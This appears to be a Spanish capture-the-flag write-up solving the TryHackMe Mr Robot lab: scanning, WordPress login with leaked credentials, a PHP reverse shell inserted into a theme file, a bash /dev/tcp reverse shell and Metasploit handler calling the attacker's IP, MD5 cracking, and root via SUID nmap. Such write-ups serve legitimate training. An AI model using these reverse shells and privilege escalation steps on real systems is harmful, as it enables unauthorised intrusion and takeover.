Mr Robot CTF

Resolviendo la máquina Mr Robot CTF

> En esta publicación, comparto cómo resolví la máquina **Mr Robot CTF** de TryHackMe.

Enumeración

Ping

Ejecutamos un *ping* para comprobar la conectividad y obtener pistas sobre el sistema operativo.

```
ping -c 1 10.10.185.109
```

```
PING 10.10.185.109 (10.10.185.109) 56(84) bytes of data.
64 bytes from 10.10.185.109: icmp_seq=1 ttl=63 time=45.2 ms

── 10.10.185.109 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 45.172/45.172/45.172/0.000 ms
```

TTL=63 -> **Linux**

Nmap

`nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.185.109 -oG allPorts`

```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-26 07:42 CEST
Initiating SYN Stealth Scan at 07:42
Scanning 10.10.185.109 [65535 ports]
Discovered open port 80/tcp on 10.10.185.109
Discovered open port 443/tcp on 10.10.185.109
Discovered open port 22/tcp on 10.10.185.109
Completed SYN Stealth Scan at 07:42, 26.52s elapsed (65535 total ports)
Nmap scan report for 10.10.185.109
Host is up, received user-set (0.065s latency).
Scanned at 2025-07-26 07:42:07 CEST for 27s
Not shown: 65532 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT    STATE SERVICE REASON
22/tcp  open  ssh     syn-ack ttl 63
80/tcp  open  http    syn-ack ttl 63
443/tcp open  https   syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 26.58 seconds
           Raw packets sent: 131087 (5.768MB) | Rcvd: 23 (1.012KB)
```

`nmap -p22,80,443 -sCV 10.10.185.109`

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-26 07:43 CEST
Nmap scan report for 10.10.185.109
Host is up (0.045s latency).

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7d:ac:23:b4:a3:00:31:a1:27:99:a8:f0:75:86:19:fb (RSA)
|   256 0a:f7:32:20:c0:06:ca:ea:65:a5:50:45:5b:6e:5c:06 (ECDSA)
|_  256 e3:f7:2b:b1:1f:4e:72:2a:b4:21:45:a4:83:2c:d0:00 (ED25519)
80/tcp  open  http     Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http Apache httpd
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.48 seconds
```

HTTP

`http://10.10.185.109/`

```
07:45 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.

07:45 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this
world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the Internet connection you're using to read
this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice. Today your education begins.


Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```

`http://10.10.185.109/robots.txt`

```
User-agent: *
fsocity.dic
key-1-of-3.txt
```

Fuzzing Web

`gobuster dir -u http://10.10.185.109/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -t 64`


```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.185.109/
[+] Method:                  GET
[+] Threads:                 64
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/blog                 (Status: 301) [Size: 234] [--> http://10.10.185.109/blog/]
/images               (Status: 301) [Size: 236] [--> http://10.10.185.109/images/]
/sitemap              (Status: 200) [Size: 0]
/rss                  (Status: 301) [Size: 0] [--> http://10.10.185.109/feed/]
/login                (Status: 302) [Size: 0] [--> http://10.10.185.109/wp-login.php]
/video                (Status: 301) [Size: 235] [--> http://10.10.185.109/video/]
/0                    (Status: 301) [Size: 0] [--> http://10.10.185.109/0/]
/feed                 (Status: 301) [Size: 0] [--> http://10.10.185.109/feed/]
/image                (Status: 301) [Size: 0] [--> http://10.10.185.109/image/]
/atom                 (Status: 301) [Size: 0] [--> http://10.10.185.109/feed/atom/]
/wp-content           (Status: 301) [Size: 240] [--> http://10.10.185.109/wp-content/]
/admin                (Status: 301) [Size: 235] [--> http://10.10.185.109/admin/]
/audio                (Status: 301) [Size: 235] [--> http://10.10.185.109/audio/]
/intro                (Status: 200) [Size: 516314]
/wp-login             (Status: 200) [Size: 2613]
/css                  (Status: 301) [Size: 233] [--> http://10.10.185.109/css/]
/rss2                 (Status: 301) [Size: 0] [--> http://10.10.185.109/feed/]
/license              (Status: 200) [Size: 309]
/wp-includes          (Status: 301) [Size: 241] [--> http://10.10.185.109/wp-includes/]
/readme               (Status: 200) [Size: 64]
/js                   (Status: 301) [Size: 232] [--> http://10.10.185.109/js/]
/rdf                  (Status: 301) [Size: 0] [--> http://10.10.185.109/feed/rdf/]
/page1                (Status: 301) [Size: 0] [--> http://10.10.185.109/]
/robots               (Status: 200) [Size: 41]
/dashboard            (Status: 302) [Size: 0] [--> http://10.10.185.109/wp-admin/]
/%20                  (Status: 301) [Size: 0] [--> http://10.10.185.109/]
/wp-admin             (Status: 301) [Size: 238] [--> http://10.10.185.109/wp-admin/]
/phpmyadmin           (Status: 403) [Size: 94]
/0000                 (Status: 301) [Size: 0] [--> http://10.10.185.109/0000/]
Progress: 14785 / 207644 (7.12%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 14785 / 207644 (7.12%)
===============================================================
Finished
===============================================================
```

Explotación

WordPress

`wpscan --url http://10.10.185.109 --enumerate u,vp`

```
Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache
 |  - X-Mod-Pagespeed: 1.9.32.3-4523
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] robots.txt found: http://10.10.185.109/robots.txt
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.10.185.109/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] The external WP-Cron seems to be enabled: http://10.10.185.109/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.3.1 identified (Insecure, released on 2015-09-15).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://10.10.185.109/f9fe737.html, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=4.3.1'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://10.10.185.109/f9fe737.html, Match: 'WordPress 4.3.1'
```



Al no encontrarse ningún usuario, se procede a analizar todos los directorios obtenidos gracias al *fuzzing web*.

Se encuentra información interesante en el directorio: `http://10.10.185.109/license`.

```
what you do just pull code from Rapid9 or some s@#% since when did you become a script kitty?
```

```
do you want a password or something?
```

```
ZWxsaW90OkVSMjgtMDY1Mgo=
```

Se encuentra una cadena `ZWxsaW90OkVSMjgtMDY1Mgo=`.


La cadena está cifrada en **Base64**.

```
echo "ZWxsaW90OkVSMjgtMDY1Mgo=" | base64 -d
```


```
elliot:ER28-0652
```

Se obtienen las credenciales de acceso: usuario - `elliot` y contraseña - `ER28-0652`.

Se accede al panel de *login* y se introducen el usuario y contraseña obtenidos.



En la sección de *Appearance* tiene instalado *Editor*, que sirve para poder editar archivos.



Se genera un *payload malicioso* en **PHP** para obtener una *reverse shell*.

```
msfvenom -p php/reverse_php LHOST=10.8.184.124 LPORT=1234 -f raw > pwned.php
```


Se copia y se añade en un archivo, en este caso se añade al *footer.php*.

Reverse Shell

Se inicia una escucha en el puerto 1234 para recibir la *reverse shell*.

```
nc -nlvp 1234
```

```
bash -c "sh -i >& /dev/tcp/10.8.184.124/1235 0>&1"
```




Se inicia nuevamente una escucha en el puerto 1235 para recibir la *reverse shell* y entablar una conexión estable.

```
vim handler.rc
```

```
use multi/handler
set PAYLOAD php/reverse_php
set LHOST 10.8.184.124
set LPORT 1235
run
```

```
msfconsole -r handler.rc
```



`background`

`sessions -u 1`

`sessions 2`

Escalada de Privilegios

```
Listing: /opt/bitnami/apps/wordpress/htdocs
===========================================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040755/rwxr-xr-x  4096     dir   2015-11-14 16:15:15 +0100  admin
040755/rwxr-xr-x  4096     dir   2015-11-14 20:17:17 +0100  audio
040755/rwxr-xr-x  4096     dir   2015-11-14 08:03:51 +0100  blog
040755/rwxr-xr-x  4096     dir   2015-11-14 18:51:24 +0100  css
100644/rw-r--r--  7245381  fil   2015-11-13 08:28:21 +0100  fsocity.dic
040755/rwxr-xr-x  4096     dir   2015-11-14 19:42:49 +0100  images
100644/rw-r--r--  1361     fil   2015-11-14 16:20:38 +0100  index.html
100644/rw-r--r--  418      fil   2015-09-03 05:33:24 +0200  index.php
100644/rw-r--r--  516314   fil   2015-11-14 22:00:01 +0100  intro.webm
040755/rwxr-xr-x  4096     dir   2015-11-14 22:02:31 +0100  js
100644/rw-r--r--  33       fil   2015-11-13 08:28:21 +0100  key-1-of-3.txt
100644/rw-r--r--  19930    fil   2015-11-13 02:27:28 +0100  license.bk
100644/rw-r--r--  309      fil   2015-11-13 03:29:12 +0100  license.txt
100644/rw-r--r--  64       fil   2015-11-13 02:54:07 +0100  readme.html
100644/rw-r--r--  41       fil   2015-11-13 08:28:21 +0100  robots.txt
100664/rw-rw-r--  0        fil   2015-09-16 12:18:52 +0200  sitemap.xml
100664/rw-rw-r--  0        fil   2015-09-16 12:18:52 +0200  sitemap.xml.gz
040755/rwxr-xr-x  4096     dir   2015-11-14 22:01:24 +0100  video
100644/rw-r--r--  4951     fil   2015-09-03 05:33:24 +0200  wp-activate.php
040755/rwxr-xr-x  4096     dir   2015-09-16 12:45:43 +0200  wp-admin
100644/rw-r--r--  271      fil   2015-09-03 05:33:24 +0200  wp-blog-header.php
100644/rw-r--r--  5007     fil   2015-09-03 05:33:24 +0200  wp-comments-post.php
100750/rwxr-x---  3756     fil   2015-11-14 08:18:04 +0100  wp-config.php
040775/rwxrwxr-x  4096     dir   2015-11-13 02:17:35 +0100  wp-content
100644/rw-r--r--  3286     fil   2015-09-03 05:33:24 +0200  wp-cron.php
040755/rwxr-xr-x  4096     dir   2015-09-16 12:43:58 +0200  wp-includes
100644/rw-r--r--  2380     fil   2015-09-03 05:33:24 +0200  wp-links-opml.php
100644/rw-r--r--  3123     fil   2015-09-03 05:33:24 +0200  wp-load.php
100644/rw-r--r--  34669    fil   2015-09-03 05:33:24 +0200  wp-login.php
100644/rw-r--r--  8252     fil   2015-09-03 05:33:24 +0200  wp-mail.php
100644/rw-r--r--  11062    fil   2015-09-03 05:33:24 +0200  wp-settings.php
100644/rw-r--r--  25124    fil   2015-09-03 05:33:24 +0200  wp-signup.php
100644/rw-r--r--  4035     fil   2015-09-03 05:33:24 +0200  wp-trackback.php
100644/rw-r--r--  3055     fil   2015-09-03 05:33:24 +0200  xmlrpc.php
100644/rw-r--r--  33       fil   2015-11-13 03:33:07 +0100  you-will-never-guess-this-file-name.txt
```

Se accede al directorio: `cd /home/robot`

`ls`

```
=====================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100400/r--------  33    fil   2015-11-13 08:28:21 +0100  key-2-of-3.txt
100644/rw-r--r--  39    fil   2015-11-13 08:28:21 +0100  password.raw-md5
```

Se descarga el archivo: `password.raw-md5`.

`download password.raw-md5`


Se visualiza el archivo descargado.


`cat password.raw-md5`

```
robot:c3fcd3d76192e4007dfb496cca67e13b
```

La contraseña está cifrada en **MD5**.

Se descifra con MD5Hashing.






Ya tenemos usuario: `robot` y contraseña: `abcdefghijklmnopqrstuvwxyz`.

SSH

`ssh robot@10.10.185.109`



`ls -la`

```
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 4 root  root  4096 Jun  2 18:14 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
```

SUID

Se realiza una búsqueda de permisos **SUID**.

```
find / -perm -4000 2>/dev/null
```

```
/bin/umount
/bin/mount
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/pkexec
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

Se detecta el binario `/usr/local/bin/nmap` con **SUID** activado. Según GTFOBins, puede explotarse para obtener una *shell* como *root*.

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

The payload appears inside the regular nmap output.

```
sudo install -m =xs $(which nmap) .

LFILE=file_to_write
./nmap -oG=$LFILE DATA
```

Se realiza una búsqueda y se encuentra lo siguiente: Linux Privilege Escalation with Setuid and Nmap.

```
nmap --interactive

nmap> !whoami
!whoami
root
waiting to reap child : No child processes
nmap> !sh
!sh
# id
id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(r
#
```

`nmap --interactive`

`!sh`

```
root@ip-10-10-185-109:~# whoami
root
```

`cd /root`

`ls`

```
firstboot_done  key-3-of-3.txt
```
